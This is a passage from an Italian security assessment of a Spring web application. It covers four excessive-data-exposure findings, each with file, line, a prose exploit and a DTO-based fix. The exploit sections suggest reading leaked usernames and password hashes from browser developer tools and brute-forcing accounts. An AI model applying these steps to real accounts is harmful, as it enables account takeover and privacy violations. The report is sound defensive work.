


Figura 12: UserControllerTest.java




Figura 13: PasswordManager.java

**Unexpected property leakage 1**

**File**: HobbyController.java

**Riga**: 70

La vulnerabilità risulta vera perché vengono mandati in rete delle informazioni non necessarie riguardo gli Hobby come category, creator e location, come visibile in Figura 14. Esse infatti non vengono mostrate dal front-end agli utenti. Di conseguenza il loro invio è superfluo.

**Exploit:**

In questo caso l’exploit consiste nel leggere i campi non necessari e usarli per altri possibili attacchi. Ad esempio il nome del creatore, che coincide con il suo username, può essere utilizzato per rubare il suo account, facendo un attacco brute force sulla password. I campi superflui sono visibili dal Web developer tool di un browser.

**Fix:**

Per risolvere tale problema, in **HobbyController.java** è stato modificato il metodo **getHobbyDetails()** in modo tale da non restituire i campi dell’oggetto Hobby che non vengono utilizzati. Per fare ciò è stata introdotta la classe HobbyResponseDTO che è depurata dai campi inutilizzati, come mostrato in Figura 15.




Figura 14: Hobby con campi non necessari




Figura 15: Hobby senza i campi inutili




Figura 16: HobbyController.java con vulnerabilità




Figura 17: HobbyController.java non vulnerabile

**Unexpected property leakage 2**

**File**: UserController.java

**Riga**: 84

Tale vulnerabilità riguarda il metodo **getBusinessDetails()** nella classe **UserController.java** invia alla rete informazioni sensibili non necessarie. In particolare sono stati rimossi i campi id, password, roles e hobby\_offers, dove il campo password contiene l’hash della password usata (Figura 20).

**Exploit:**

L’algoritmo di hash utilizzato è BCrypt che è attualmente difficile da attaccare ma in futuro tale algoritmo potrebbe risultare debole grazie all’utilizzo di unità di calcolo sempre più potenti. Inoltre, le informazioni sensibili possono essere usate per fare altri attacchi e sono un problema per la privacy. I campi superflui sono visibili dal Web developer tool di un browser.

**Fix:**

Per risolvere è stata introdotta una classe DTO dove sono presenti solo gli attributi necessari. (Figura 19 e 21).




Figura 18: UserController.java con vulnerabilità




Figura 19: UserController.java non vulnerabile




Figura 20: Schermata web con i campi non necessari




Figura 21: Schermata web senza i campi inutili

**Unexpected property leakage 3**

**File**: UserController.java

**Riga**: 78

Questa vulnerabilità riguarda il metodo **showUserDetail()** in **UserController.java**, dove troviamo lo stesso problema delle vulnerabilità descritte sopra.Infatti, ci sono nuovamente degli attributi superflui e sono id, roles, password, testResults, hobby\_matches e saved\_hobbies.

**Exploit**:

Anche in questo caso consiste nel leggere i valori dal Web developer tool, in modo da violare la privacy dell’utente o effettuare altri attacchi.

**Fix**:

Sono stati rimossi gli attributi superflui tramite l’uso di una classe DTO.




Figura 22: Schermata web con informazioni non necessarie




Figura 23: Schermata web con le sole informazioni necessarie




Figura 24: UserController.java con metodo vulnerabile




Figura 25: UserController.java con metodo non vulnerabile

**Unexpected property leakage 4**

**File**: HobbyController.java

**Riga**: 122

In questo caso, il metodo in analisi è il metodo **saved()** in **HobbyController.java** e risulta un true positive perché ci sono degli attributi dell’oggetto che non vengono utilizzati, come mostrato nella schermata web developer in Figura 27.

**Exploit**:

Anche in questo caso consiste nel leggere i valori dal Web developer tool, in modo da violare la privacy dell’utente o effettuare altri attacchi.

**Fix**:

Sono stati rimossi gli attributi superflui tramite l’uso di una classe DTO.




